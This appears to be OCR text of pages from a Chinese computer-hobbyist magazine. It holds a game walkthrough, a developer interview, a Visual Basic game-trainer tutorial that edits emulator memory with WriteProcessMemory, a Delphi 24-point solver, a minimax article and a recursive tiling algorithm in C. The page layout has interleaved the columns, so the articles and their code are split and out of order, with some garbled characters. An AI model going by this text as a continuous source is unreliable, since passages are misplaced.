在塔林附近的海岸有个年轻的渔夫希望能捕到很多鱼使他的父亲高兴，为此好心的你要想法把鱼引到网圈中去，任务奖励是获得海龟宠物。

在叛逆之路有位女士急着要把药带给她的弟弟，她请你引导她通过三段危险的道路，最好把法力范围扩展到附近后再接这个任务。经过了狼群、发射火焰的魔树和报警的绵羊后，这位女士终于如愿以偿，玩家可得到另一种宠物——狼。

在小山顶部有个迷宫，点击问号告示牌可得到指示要拯救被困其中的托马斯，这个可怜的家伙每次只能移动一格，而追在后面的狼每次能移动两格，但它的弱点是径直朝着托马斯所在方向而去。海滩边的悬崖上还有座小帐篷，这里的宠物饲养员可以为你调换宠物。

在一个深坑里有个金色卷轴，点击后得知雷梅西斯将村民们变成了亡灵，只有重立深坑边上的两座图腾才能拯救可怜的村民们。为了把法力范围扩展到这里，最好在坑边投下一个村庄中心，然后扩建房屋仓库，然后和宠物同时拔高两座图腾雕像。教它做这个动作可能比较费点劲，两座图腾同时到达最高点后即可完成任务，通向第五关的传送门随即打开，因此最好将岛上的银色卷轴任务全部完成后再执行这个主线任务。第五关木材极少，因此在传送门打开后的短暂片刻内尽可能把木材往里丢，甚至可以把树拔起来丢进去。同时也别忘了村民和前面几关得到的宝物。

第五大关

在这座巨大的岛屿上准备与雷梅西斯决战吧！糟糕的是，宠物又被雷梅西斯施了诅咒魔法，身躯萎缩体力衰竭不说，好不容易培养的善恶个性也来了个乾坤大挪移。雷梅西斯的狮子宠物会不断主动挑衅，甚至会向玩家的宠物和村庄发射火球或投掷岩石。在第一个村子附近的岩石堆下藏着一个火球魔法生成器，充分利用它来扩大自己的影响力，但要注意千万不可触及附近的岩石，否则引发山崩会将魔法生成器彻底埋葬。

在停有船的岸边找到第一关曾经帮助过的那些水手，点击银色卷轴听他们讲完冒险故事后得到北极熊宠物。

饥饿的魔狼斯坦利向你乞求绵羊作为食物，为了引导这家伙穿过迷宫，你必须通过摇钟来指示正确的方向，摇钟顺序为下、右、上、左、上、左、下、右，任务奖励是狮子宠物！

相距较近的西藏村落对雷梅西斯的信赖度低，在你动手之前，狡猾的雷梅西斯也发现了这个问题，他会树起一道精神护盾魔法屏蔽你的影响，消灭三座石头附近祭拜的祈祷者即可让护盾魔法失去动力。

西藏村附近的矿坑入口可听到魔龙猎人的故事，先用治疗魔法为他们恢复HP，然后用火焰魔法点燃干柴为猎人们引路。当他们烟熏魔龙的计划成功后可得到宠物飞天魔法，在村民多的地方施放可引起效果不错的轰动。

夺取岸边的日本村落后可接到棕熊任务，由于没有打扫林中熊留下的粪便，村里弥漫着臭味，把所有粪便扔到海里后可得到新宠物棕熊。

当夜幕降临时，在林间营火处还有一个分支任务，有位村民透露你的宠物被施放了诅咒魔法，他会指示你那些作祟的奇迹建筑，如果不尽快解决它们，你的宠物会不断缩小直到消失。

夺取岛屿中央的重镇希腊村后会遭到流星雨的狂轰，赶紧造雨灭火，保住这个可提供大量造木魔法的村子。流星雨停止后立刻修补房屋繁殖人口，为了防止对方也搞偷袭战术，有时还要为村中仓库立一道精神护盾魔法。一有木材就四处投放村镇中心来个遍地开花战术，这招非常管用，信仰值越高法力范围就能延伸得更宽。本关至少需要获得6000点的信仰值，如果没有足够的村子和人口根本打不过雷梅西斯，总之玩家必须用尽一切手段打击雷梅西斯的信徒夺取全部村庄 。



最后雷梅西斯居然弄了一头和你一模一样的宠物来迎战，这个敌人宠物却在施放魔法方面更技高一筹。两只宠物展开最后的决战时，雷梅西斯会不断为自己的宠物加血，这家伙甚至自己也能施法加血，玩家也可如法炮制，坚持到最后终于击倒这个冒牌货。将宠物带到火山摧毁雷梅西斯的神殿，这位邪神再也没法作恶了，而你就成了惟一的真神！

幽谷传音







有了电脑的帮助，人们便可以用更少的时间完成更多的工作，而用电脑争取来的时间自然用于娱乐。拥有好的心情，工作也会更出色嘛！当然，电脑本身就是一个好的娱乐工具，一个CFan却从没有玩过电脑游戏，这种事情的概率应该是零吧？总之，套用米卢老帅的“享受足球”，我要说，我们应该学会“享受电脑”！

虽然现在电脑游戏内容越来越丰富，声光效果也越发出色，然而有关游戏制作技术无一例外地被作为商业机密藏进了保险箱，一个游戏爱好者想自己动手编写一个像模像样的电脑游戏几乎不可能。然而，路是人走出来的，我们身边仍然有着黑夜里驱驰的猛士。这次东渐Email采访了源代码公开的《轩辕剑外传 II》的制作者——无名鸟工作室的主创之一可乐。如果你对游戏编程也十分感兴趣，他们便是能够随心交流的好朋友。

自战国初期，魏国军师庞涓无意间拥有了控制妖魔的力量，起了吞并齐国称霸东周的野心。辅子澈、纹锦经过无数的磨难一步步揭开了这个阴谋的秘密……

呵呵，不要以为大宇又发布了《轩辕剑》的资料片，这是无名鸟工作室(http://newbird.126.com/)的两位大虾skywind－林伟、可乐－刘阳精心制作的“小型”(压缩包正好1MB) RPG游戏，并且作者公布了全部的源代码，喜欢游戏编程的朋友们可有福分了！游戏的开发用了Watcom C++10.0、Autodesk Animator Pro以及他们自己花了一年半时间写的DOS游戏开发包LDrawSDK，这些在无名鸟工作室的主页上都有详细资料。

东渐：首先，嗯，你们是怎么凑到一起的？

可乐：起初是同学、朋友，现在也是如此。不过现在还在网上认识了许多朋友，今后很有可能搞网上协作。

东渐:你们是怎么想到开发《轩辕剑外传 II》的？制作过程一定相当艰苦吧？能不能给我们广大读者谈谈自己的体会？

可乐：只因为我对大宇的《轩辕剑外传-枫之舞》有着极好的感觉，《枫》给人的感觉似乎超出了RPG本身，而且向人传达了一种历史观，一种类似令狐冲的侠义精神。我尤其佩服大宇在1995年已经达到了如此高的制作水平。写自己的RPG，这是对我们的技术做一个总结与提高的好机会，也就是想看看自己的水平如何而已。另外很重要的就是，我们非常喜欢轩辕剑这个老游戏，做游戏首先要有相当强的欲望和充分的准备。我们从2000年头就开始计划写RPG了。此外，美工对于一个游戏格外重要，没有图片什么都不用做了。其次就是环境，也很重要。

东渐：想再问一个许多读者都想知道的问题：开发电脑游戏需要很高深的电脑知识吗？你们是如何学习游戏开发的知识的？如果编程中遇到了问题，你们是怎么解决的呢？

可乐：一开始只有看书，自己思考，也没有什么人可以请教的，没办法。不过，《电脑爱好者》上曾经连载过的《你好！游戏世界》对我的帮助也不小。当然自己要多试试。此外，多看书和多看别人的源程序的确有帮助。借助网络，还能够找到许多有用的资料，有时烦了几个月的问题，说不定别人的代码能够让你一下子豁然开朗。

东渐：你们以后的计划如何？会不会继续开发Windows版本的游戏，甚至正式商业化并且发售？另外，有没有像制作共享软件一样制作“共享游戏”的打算？

可乐：我们不但全面模仿老游戏，并且肯定是要努力寻求新的技术突破。当全部完成制作后，我才真正领略到经典的思路、优越的技巧。以后会怎样呢？也许是3D，也许是战略，只希望在大学期间苦练内力，做出更具水平的游戏来。我们现在就在开发Windows下的作图系统了，以后肯定要在Windows平台上进行开发。不过，DOS编程的经验仍然很珍贵，特别是程序的Pentium优化和MMX优化，那完全要靠DOS编程时积累的汇编知识了。我们当然想过开发共享游戏，毕竟还得把兴趣和利益挂钩，我想是这样的。

□广东　kingcom

游戏修改器 DIY



如果你和我一样是个死不悔“改”的游戏玩家，那么你一定使用过一些专用的游戏修改器，像《KOF》修改器、《合金弹头 X》修改器，以及 Trainer Maker Kit 之类的专门做游戏修改器的软件。虽然工具有时候很好用，但终究满足不了你苛刻的需求。然而，用 VB 或 VC++ 自己写就完全不同了，一句话，只有想不到的没有做不到的！

首先有必要说一下游戏修改的原理。其实很简单，打个比方：你在玩 KOF 这个游戏，但你是格斗动作菜鸟一个，三五下就被电脑给 KO 了，你可能会想，如果人物的生命槽总是满的那该多好，看你还能打死我！哈哈。这时你只要会用 GM 之类的游戏修改工具，什么？你不会用游戏修改工具？真是@＃$X……算了，我简单地介绍一下吧！由于这个游戏中生命值不是用数字表示的，而是用生命槽表示的，我们无法用数字进行搜索，怎么办呢？对了，现在的大多数游戏修改工具都具备低级搜索功能，我们就用这项功能来找出人物的生命值的地址（具体请查看各修改工具的帮助），锁定这个地址的值，你的人物就是不死的了，而修改器其实就是一个能修改内存中某个地址的值的程序。

怎么样才能编程实现读写游戏中某个地址的值呢？其实一点都不难！先来看看下面这个能修改KOF99中1P人物生命值的源程序。

打开 VB，创建一个“标准 EXE”工程，这时 VB 会自动为你添加一个form1，你要做的就是在form1上放一个“Checkbox”控件Check1和一个“timer”控件Timer1，再添加一个标准模块module1。各控件的属性设置如下：

form1 的 caption 为：KOF99 修改器
check1 的 caption 为：1P 人物生命无限
Timer1 的 interval 为：500

其余的属性按默认值即可。双击 module1，并输入以下 API 声明（建议你从“API 文本浏览器”中 copy，否则，呵呵）：

```
Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hwnd As Long, lpdwProcessId As Long) As Long
Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Declare Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Any, lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
Declare Function ReadProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Any, lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long
Public Const PROCESS_ALL_ACCESS = &H1F0FFF
```

接下来双击 Timer1，输入 timer 事件的代码：

```
Private Sub Timer1_Timer()
If Check1.Value = 1 Then
        Dim gamehwnd As Long
        Dim pid As Long
        Dim hProcess As Long
        gamehwnd = FindWindow("NeoRAGEx", vbNullString)
        If (gamehwnd = 0) Then exit sub
        '如果findwindow返回0，表示游戏未运行，退出过程
        GetWindowThreadProcessId gamehwnd, pid
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, False, pid)
        If (hProcess = 0) Then Exit Sub
        '无法获得进程句柄，退出过程
        Dim gamehpaddress As Long
        Dim gamehpvalue As Byte
        gamehpaddress = &H567BC0
        gamehpvalue = &H65
        WriteProcessMemory hProcess, gamehpaddress, gamehpvalue, 1, 0&
        CloseHandle hProcess
End If
End Sub
```



输入以上代码后，先运行 KOF99 爽一下再说^_^！哇！不好，我的八神又快被打死了，赶紧按下键盘上的 Tab 键暂停游戏，再按 Alt+Tab 切换到 VB，按 F5 运行我们的程序，选中“1P 人物生命无限”前的复选框，然后继续游戏。怎么样？八神的血槽总是满的了，怎一个“爽”字了得！不过需要注意的是，由于 neoragex 模拟器的特殊性，必须先启动游戏，才能启动修改器，否则无法进入游戏……

嘿嘿，别光顾着玩游戏，下面就来解释一下上面这些程序中各个 API 函数的用法。由于本文的阅读对象是和我一样的菜鸟，所以其中的一些名词可能不是很符合专业的说法，各位大侠见谅喽！

1. FindWindow：这个函数返回游戏窗口的句柄。参数 lpClassName 为游戏的类名（像neoragex这个模拟器的类名为"neoragex"，winamp的类名为"Winamp v1.x"），程序的类名可以用 game master 获得或自己编程获得，如果实在得不到的话就设为 vbNullstring；参数 lpWindowName 为游戏窗口的标题，如果lpClassName设为vbNullstring的话，这个一定要完整，不然将得不到正确的句柄。

2. GetWindowThreadProcessId：获得游戏的进程标

□北京　Daffodil

极限 24 点

会玩24点吗？任意给的四张扑克牌（不包括大小王），只能够用加、减、乘、除以及适当的括号连接这四张牌使结果为24，或者宣布根本就是无解的。需要注意的是，每张牌必须运算并且只能运算一次，J、Q、K可设置为11、12、13。听起来很简单吧？那么试试这两个例子吧！

（一） 1 5 5 5

（二） 4 4 10 10

怎么样，有点困难吧？呵呵，有时候单靠脑筋并不明智，自己 DIY 一个程序才能够把 24 点运动推至极限！

简简单单的数字提示一定会让人趣味索然，所以我们首先要考虑图形扑克牌的显示问题。我的选择是完全免费并且非常好用的 gbhcards.dll。它只有一个接口：drawcard(bmp:tbitmap;num:integer)。tbitmap不必多说了，而num 代表了扑克牌的序号：0～12 分别代表梅花（Club）的 A、2、3……J、Q、K，13～25 代表方块（Diamond），26～38 代表红桃（Heart），39～51 代表黑桃（Spade），52 代表大王，53 代表小王，54～57 代表一些牌的背面。其实这个dll只是在微软游戏的card32.dll上做了必要的扩充而已，所以花色、图案和空当接龙中的完全一样。

其次让我们来看看 24 点算法的实质。直觉上应该穷举表达式，然后求值。稍微懂一些数据结构就能够完成字符串表达式求值的问题，然而，由于括号的存在，使得穷举表达式并非易事。实际上，括号的作用仅仅是提高＋、－运算的优先级而已，如果我们显式地规定符号的优先级，一样可以完成任务。具体地说，假设给定的点数为 a、b、c、d，运算符号为①、②、③，表达式如下：

a ① b ② c ③ d

如果强制规定①、②、③的优先顺序，就不必考虑括号的添加和四则运算的优先级问题了。而3个运算符的运算顺序有 3！= 6 种，分别写出来就是：

1.①②③　2.①③②　3.②①③　4.②③①　5.③①②　6.③②①

等价的表达式分别是：

1.((x①y)②z)③w　2.(x①y)②(z③w)　3.(x①(y②z))③w

4.x①((y②z)③w)　5.(x①y)②(z③w)　6.x①(y②(z③w))

显然 2 式和 5 式是等价的，因此只需考虑 5 种情况。这样，括号的问题就解决了。

接着就很简单了，只要做出 abcd 的一组排列，按照运算符的优先级算出结果，最后和 24 比较就可以了。为了简单起见，我们的程序只验证是否有解。新建一个 Delphi 工程，添加如下控件，窗体的最终设计可以参考图 1 。

控件类型	Name	Caption
TButton	btnDraw	发牌
TButton	btnOK	告诉我答案！
TEdit	edtSolution	



图1

(1)由于分数计算的缘故，我们要首先定义一个常量 const ZERO = 0.00000001，来允许浮点计算的误差。接着给 TForm1 定义两个私有变量：

```
private
  { Private declarations }
  Cards:        array[1..4] of Integer;   //随机生成的四张牌
```

识符。参数 hwnd 是 findwindow 返回的游戏窗口的句柄；参数 lpdwProcessId 就是函数获得的进程标识符，等一下 openprocess 要用到的。

3.openprocess：用来得到游戏进程句柄，参数 dwDesiredAccess 的值决定了句柄对进程的存取权利，要设为 PROCESS_ALL_ACCESS（完全存取权限）；如句柄能够由子进程继承，则把参数 bInheritHandle 设为 True，而我们要设为 False；dwProcessId 为所要打开游戏的进程标识符，就是用 GetWindowThreadProcessId 获得的那个。

4.WriteProcessMemory：这个函数可是重中之重呀，它用来写游戏内存中指定地址的值。参数 hProcess 是想要写的游戏的进程句柄，就是由上面的openprocess函数得到（你想写 neoragex 这个模拟器的内存数据，就必须得到 neoragex 的进程句柄，就像你想去银行保险箱取钱，你必须知道究竟哪个保险箱是你的一样）；参数 lpBaseAddress 是你想修改的游戏的内存地址，像 KOF99 中 1P 人物生命值的地址的十六进制是 567BC0，在 VB 中，在数字的前面加 &H 表示十六进制，在上面的程序中就是 &H567BC0；参数 lpBuffer 是地址的值；参数 nSize 是希望写入 lpBaseAddress 的字节数，如果你写入的值是 Byte，则应为 1，如果是 Integer，则应为 2，以此类推；参数 lpNumberOfBytesWritten 不用管它，一般设为 0& 即可。

5.ReadProcessMemory：这个跟上面的 WriteProcessMemory 用法差不多，它是用来读取指定游戏内存中指定地址的值的。

6.CloseHandle：用来关闭每一个打开的进程句柄。

剩下的那些就算是菜鸟都能看得懂，我就不废话了。有了这六个强大的API函数，你还怕铸不出绝世的好“剑”？上面这个源程序只是一个简单的例子，凭大家的聪明才智，肯定能做出更加强大的修改器。最后，为我的修改器做一下广告，界面如图，还不是很难看吧^_&　。这是一个 sfc 模拟器上一个叫“电精”的游戏的修改器（这可是个很经典的游戏啊！记得初中的时候，中午放学还没吃饭就跑到街机厅去玩它），用了多种流行的界面编程技术，跟 Winamp 一样支持换肤。本程序在 Win98+VB6.0 sp4 或 Win2k+VB6.0 sp4下调试通过。

```
    CardImages:  array[1..4] of TImage; //用来显示四张牌
```

由于使用了 TImage，所以要在单元的 Uses 中追加 extctrls。由于要调用 gbhcards.dll 中的函数，所以必须先在单元的 var 处进行如下声明:

```
  function drawcard(bmp:tbitmap;num:integer):integer;far;
    external 'gbhcards.dll';
```

(2)给窗体添加两个公有 (public) 方法，代码以及说明如下：

```
// 功能：输入x、y，根据运算符 operator 给出计算结果
function TForm1.Caculate(x, y: Real; operator: Integer; var answer: Real): Boolean;
begin
  case operator of
    1:  answer := x + y;
    2:  answer := x - y;
    3:  answer := x * y;
    4:  if y < ZERO then
          begin
            Result := false;
            exit;
          end
          else
            answer := x / y;
  end;
  Result := true;
end;

// 功能：返回 op 所代表的运算符
function TForm1.Operate(op: Integer): String;
begin
  case op of
    1: Result := '+';
    2: Result := '-';
    3: Result := '*';
    4: Result := '/';
  end;
end;
```

(3)响应窗体的 Create 方法进行初始化工作：

```
procedure TForm1.FormCreate(Sender: TObject);
var
  i: Integer;
begin
  Randomize; // 初始化随机数种子

  // 初始化四个用于显示扑克牌的 TImage
  for i := 1 to 4 do
  begin
    CardImages[i] := TImage.Create(Form1);
    with CardImages[i] do begin
      Parent := Form1;
      Transparent := true;
      Width := 71;
      Height := 96;
      Top := 30;
      Left := i * 74 - 60;
      Visible := true;
    end;
  end;
end;
```

(4)双击“发牌”并添加以下代码，用来绘制四张随机的扑克牌。

```
procedure TForm1.btnDrawClick(Sender: TObject);
var
  i: Integer;
begin
  edtSolution.Text := '';
  for i := 1 to 4 do
  begin
    Cards[i] := Random(12) + 1;
    DrawCard(CardImages[i].Picture.Bitmap, 13 * Random(3) + Cards[i] - 1);
  end;
end;
```

(5) 最后就是双击“告诉我答案！”并添加如下代码，如果有解的话便给出其中一个解，否则显示“无解”。

```
procedure TForm1.btnOKClick(Sender: TObject);
var
  a, b, c, d: Integer;
  op1, op2, op3: Integer;
  answer1, answer2, answer3: Real;
begin
  edtSolution.Text := '无解';
  for a := 1 to 4 do
    for b := 1 to 4 do
      if b <> a then
        for c := 1 to 4 do
          if (c <> a) and (c <> b) then
            for d := 1 to 4 do
              if (d <> a) and (d <> b) and (d <> c) then
              begin
              // 现在已经产生了 Cards 的一个排列
                for op1 := 1 to 4 do
                  for op2 := 1 to 4 do
                    for op3 := 1 to 4 do
                    begin
                      // 选择 3 个运算符

              //如果按方式1: (x @ y) @ z) @ w  添加括号且计算未出错
                      if Caculate(Cards[a], Cards[b], op1, answer1) and
                         Caculate(answer1, Cards[c], op2, answer2) and
                         Caculate(answer2, Cards[d], op3, answer3) then
                      begin
                        if abs(answer3 - 24) < ZERO then
                        begin
                          // 生成计算 24 点的表达式
                         edtSolution.Text := '((' + IntToStr(Cards[a]) +
                             Operate(op1) +IntToStr(Cards[b]) + ')' +
                             Operate(op2) +IntToStr(Cards[c]) + ')' +
                             Operate(op3) +IntToStr(Cards[d]);
                          exit;
                        end;
                      end;

                  //按方式2: (x @ y) @ (z @ w) 添加括号且计算未出错
```


□南京　孙瑞嘉

浅谈棋牌类游戏的编写

大家一定还记得在1997年美国超级计算机深蓝一举击败国际象棋大师卡斯帕罗夫，从而引起了全世界震惊的事吧？计算机与人对弈象棋、围棋、五子棋等游戏的确十分有趣。下面我就想简单谈一下如何使计算机在对弈中提高智能，从而能对人产生一定程度的威胁。

我们知道下棋时，一方只有尽可能地知道对方已经走过的棋步和将可能走的棋步，才有赢棋的基础。要使得计算机能记住已有和将来可能发生的格局，就必须建立恰当的数据结构。要使得计算机能在对奕中选择最有利的一步，就得有一个“聪明”的预测算法。到目前为止，我们发现博奕树适应了这两个需要。所谓博奕树即把对奕的初始格局作为根结点，把所有由初始结点经过合法的一步得到的新格局作为其子结点，然后再以新格局为根，由此新格局产生的格局为其子结点，依此类推，得到一棵覆盖对奕中各种可能格局的树。这样的树就叫做博奕树。计算机通过对这棵树的遍历，分析并确定计算机的走步。

下面我想结合井字棋具体讨论一下博奕树。假设我们称计算机为MAX选手执X子，计算机的对手称为MIN选手，执O子。我们不妨设有如下一棵博奕树，如图1。由图可以看出以下几点：


图1

1．奇层是MAX方走后的状态，下一步为MIN走，我们称奇层为MIN层。同理，偶层是MIN走后的状态，下一步为

```
            if Caculate(Cards[a], Cards[b], op1, answer1) and
            Caculate(Cards[c], Cards[d], op3, answer2) and
            Caculate(answer1, answer2, op2, answer3) then
              begin
                if abs(answer3 - 24) < ZERO then
                begin
                  edtSolution.Text := '(' +
                    IntToStr(Cards[a]) + Operate(op1) +
                  IntToStr(Cards[b]) + ')' + Operate(op2) +
                  '(' + IntToStr(Cards[c]) + Operate(op3)+
                  IntToStr(Cards[d]) + ')';
                  exit;
                end;
              end;

        //按方式 3: (x @ (y @ z)) @ w 添加括号且计算未出错
            if Caculate(Cards[b], Cards[c], op2, answer1) and
            Caculate(Cards[a], answer1, op1, answer2) and
            Caculate(answer2, Cards[d], op3, answer3) then
              begin
                if abs(answer3 - 24) < ZERO then
                begin
                  edtSolution.Text := '(' +
                    IntToStr(Cards[a]) + Operate(op1) +
                  '(' + IntToStr(Cards[b]) + Operate(op2)+
                  IntToStr(Cards[c]) + '))' + Operate(op3)+
                    IntToStr(Cards[d]);
                  exit;
                end;
              end;

        //按方式4: x @ ((y @ z) @ w) 添加括号且计算未出错
            if Caculate(Cards[b], Cards[c], op2, answer1) and
            Caculate(answer1, Cards[d], op3, answer2) and
            Caculate(Cards[a], answer2, op1, answer3) then
              begin
                if abs(answer3 - 24) < ZERO then
                begin
                  edtSolution.Text :=IntToStr(Cards[a]) + Operate(op1)+
                  '((' + IntToStr(Cards[b]) + Operate(op2)+
                  IntToStr(Cards[c]) + ')' + Operate(op3) +
                  IntToStr(Cards[d]) + ')';
                    exit;
                  end;
              end;

        //按方式5: x @ (y @ (z @ w)) 添加括号且计算未出错
            if Caculate(Cards[c], Cards[d], op3, answer1) and
            Caculate(Cards[b], answer1, op2, answer2) and
            Caculate(Cards[a], answer2, op1, answer3) then
              begin
                if abs(answer3 - 24) < ZERO then
                begin
                  edtSolution.Text :=         IntToStr
                (Cards[a]) + Operate(op1) +
                '(' + IntToStr(Cards[b]) + Operate(op2) +
                '(' + IntToStr(Cards[c]) + Operate(op3)+
                IntToStr(Cards[d]) + '))';
                    exit;
                  end;
                end;
              end;
          end;
end;
```



图2

24点游戏，多动动脑筋呀！

编译程序之前，记得要把gbhcards.dll和工程文件放在一块儿。而关于gbhcards.dll，你可以到CFan的网站下载。程序在Windows 98、Delphi 6中编译通过。

MAX 走，偶层为 MAX 层。

2.博奕树中任意结点的度（即任一个结点的孩子数）不大于不同的合法移动数，例如井字棋对任一空格有 9-N 个合法移动（N 为当前占据格数）。

3.博奕树的深度不超过此游戏最长的有效序列长度。如井字棋深度不超过 9，因为从空棋局开始最多下 9 次就可以决定胜负。


4.博奕树的叶子表示对局的终结状态。

5.在 MIN 层达到终局状态时 MIN 方取胜，在 MAX 层达到终局状态时 MAX 方获胜或和局。

一般来讲，博奕树由于时空的限制，不可能覆盖一盘棋的所有可能格局（如果有则计算机必胜的概率是 1，因为它把各种可能的格局都算到了）。因此我们得设计一个好方法，使得计算机在一定博奕深度下走出最聪明的棋步。首先，我们应针对特定种类的棋，制定一个估价函数，用以判断一个格局对计算机的有利程度。这一点往往很难（特别是针对围棋）。我们以井字棋为例，设计这样一个估价函数。

$$F(p)=\begin{cases} maxint & p\text{ 是 MAX 获胜格局} \\ -maxint & p\text{ 是 MIN 获胜格局} \\ M-N & p\text{ 是其他格局} \end{cases}$$

其中 M 为所有空格放上 MAX 的子后 MAX 的棋所能组成行、列或对角线总和， N 为所有空格放上 MIN 的棋后 MIN 的 棋所能组成行、列或对角线总和。由此可见，一种格局的估价函数值愈高，计算机就越有利。计算机获胜时 F(p)=maxint。



Í¼2

但是否所有可能下法中取 F(p) 值最大的一个格局就必胜呢？下面有个反例。如图 2，从根结点出发有 4 种最大值为 2 的格局，1、2、3 种都有可能由于对方努力而最终下成和局，第 4 种状态计算机必胜。而第 5 种状态虽然 F(p)=1，但它也是必胜格局。这说明利用较浅深度的博奕树确定下哪步棋，很难保证取胜（图中博奕深度只有一层）。因此我们用一个叫“极大极小”的方法通过加大博奕深度来重新估计格局对计算机有利的程度。下面结合图 3 来阐述“极大极小”过程。

假设博奕树扩展到（p41，p42 ，…，p412）后停止扩展，此时计算机根据估价函数确定了 p41…p412 的值，很容易由图看出 MIN 层取其子结点中估价最小的值，MAX 层取其子结点中估价最大的值，然后依此类推。这种以叶结点开始并通过逐层到推赋值的过程，可用树的后续遍历来实现。由图 3 看出，如果计算机选择 p11，从而试图达到 p21 获胜，但如果对方走了 p22，则计算机立即败北。由此可见，p12 是计算机对这棵博奕树中所有格局权衡后得到的最有利的一个格局。我们使用这个“极大极小”过程道理显而易见。我们在 MIN 层选择子结点中




图 3

的最小值，是选择了对手最不利的格局，而在 MAX 层选子结点中值最大的那个是选择了对计算机最有利的一种格局。概括起来说，“极大极小”法就是 MIN 层取其子结点中估价最小的值，MAX 层取其子结点中估价最大的值。

到此为止，我们便可结束本文了。当然编写一个颇有 AI 的棋类程序远不止这些，还有诸如 α—β 剪枝法等方法，因为篇幅有限无法介绍。总之希望本文能对广大编程爱好者起一个抛砖引玉的作用。路漫漫其修远兮，我愿与大家一起上下而求索。

拼图游戏的编程设计

□北京　罗光宣　任琼英

(一) 问题

2001年第5期擂台赛是这样一个编程问题：有2^k*2^k的一个方阵(k为自然数)，如图1是k=2的一个示例情况，设其中第m行第n列方块不可填充，如图1中的第4行第2列黑色块即为不可填充块,请用如图2所示的拼图块填充该方阵,使每一个方块填充且仅被填充一次。该例的一种解法可用下列数阵表示:

5 5 4 4
5 2 2 4
1 1 2 3
1 0 3 3




图 1




图 2

其中:0表示不可填充块,正整数表示填入的拼图块的序号 。

(二) 可解性的数学归纳法证明

首先,显然k=1,即2*2方阵中有一块不可填时,如图3所示,一定是可解的(其实,对k=0,即1*1方阵也是可解的,相当于填入0个拼图块)。





图 3

其次,设对2^k*2^k方阵含1不可填块可解;

则对$2^{k+1}*2^{k+1}$，可将它等分为4个2^k*2^k方阵,如图4所示,显然4个方阵中有且仅有1个方阵含不可填块或已填充块，有3个方阵为纯未填充子块。于是,如图4所示,一定可用一个拼图块将该3个子块中的处于原大图块中心2*2核心阵的块填充上,结果得到4个2^k*2^k子阵且每个子阵含且仅含1个不可填或已填块，据假设4个子块可解,故$2^{k+1}*2^{k+1}$阵问题可解。

图 4



(三) 算法描述

由上述数学归纳法的证明思想，比较自然地可导出下列递归算法:

(1) 如k=1,即2*2方阵,用一块拼图块填上除不可填或已填块外的3个块即可。

(2) 如k>1,则从X与Y两方向将其均分为4个子阵,则4个子阵中有且仅有1个含不可填或已填块,对中心2*2核心阵的其余3个子阵的块用一个拼图块填入,再对4个子块用同样方法递归进入下一轮处理即可。

(四) 源程序

```
//罗光宣　任琼英2001年初 VC6.0调试通过
#include <stdio.h>
#include <stdlib.h>

unsigned long i,j,k,kt,ku,m,n,**d,c;
//方阵为2**k行与列的方阵,第m行,n列为不可填块
//该函数递归填入图块
void psetd(unsigned long i0,unsigned long j0,unsigned long kh)
{
    if(kh<=1)return;
        ++c;
        if(kh==2)//2*2方阵情况
        {
         for(i=i0;i<i0+kh;++i)
                for(j=j0;j<j0+kh;++j)
          if(d[i][j]==kt)d[i][j]=c;//除不可填块外填入
      return;
        }
//将方阵分为4块考虑
        ku=kh;
    kh>>=1;
    if(m<i0||m>i0+ku-1||n<j0||n>i0+ku-1)//不含不可填块
        {
      if(d[i0][j0]==kt)d[i0+kh-1][j0+kh-1]=c;
      if(d[i0][j0+ku-1]==kt)d[i0+kh-1][j0+kh]=c;
      if(d[i0+ku-1][j0]==kt)d[i0+kh][j0+kh-1]=c;
      if(d[i0+ku-1][j0+ku-1]==kt)d[i0+kh][j0+kh]=c;
        }
        else //不含不可填块
        {
     if(m>i0+kh-1)
          {
        if(n>j0+kh-1) //不可填块为右上块
```

```
                {   d[i0+kh-1][j0+kh]=c;
              d[i0+kh-1][j0+kh-1]=c;
                  d[i0+kh][j0+kh-1]=c; }
            else            //不可填块为右下块
                {   d[i0+kh-1][j0+kh]=c;
              d[i0+kh-1][j0+kh-1]=c;
              d[i0+kh][j0+kh]=c;   }
          }
          else
          {
        if(n>j0+kh-1)//不可填块为左上块
                {   d[i0+kh][j0+kh]=c;
              d[i0+kh][j0+kh-1]=c;
              d[i0+kh-1][j0+kh-1]=c;   }
            else            //不可填块为左下块
                {   d[i0+kh][j0+kh]=c;
              d[i0+kh][j0+kh-1]=c;
              d[i0+kh-1][j0+kh]=c;   }
          }
        }
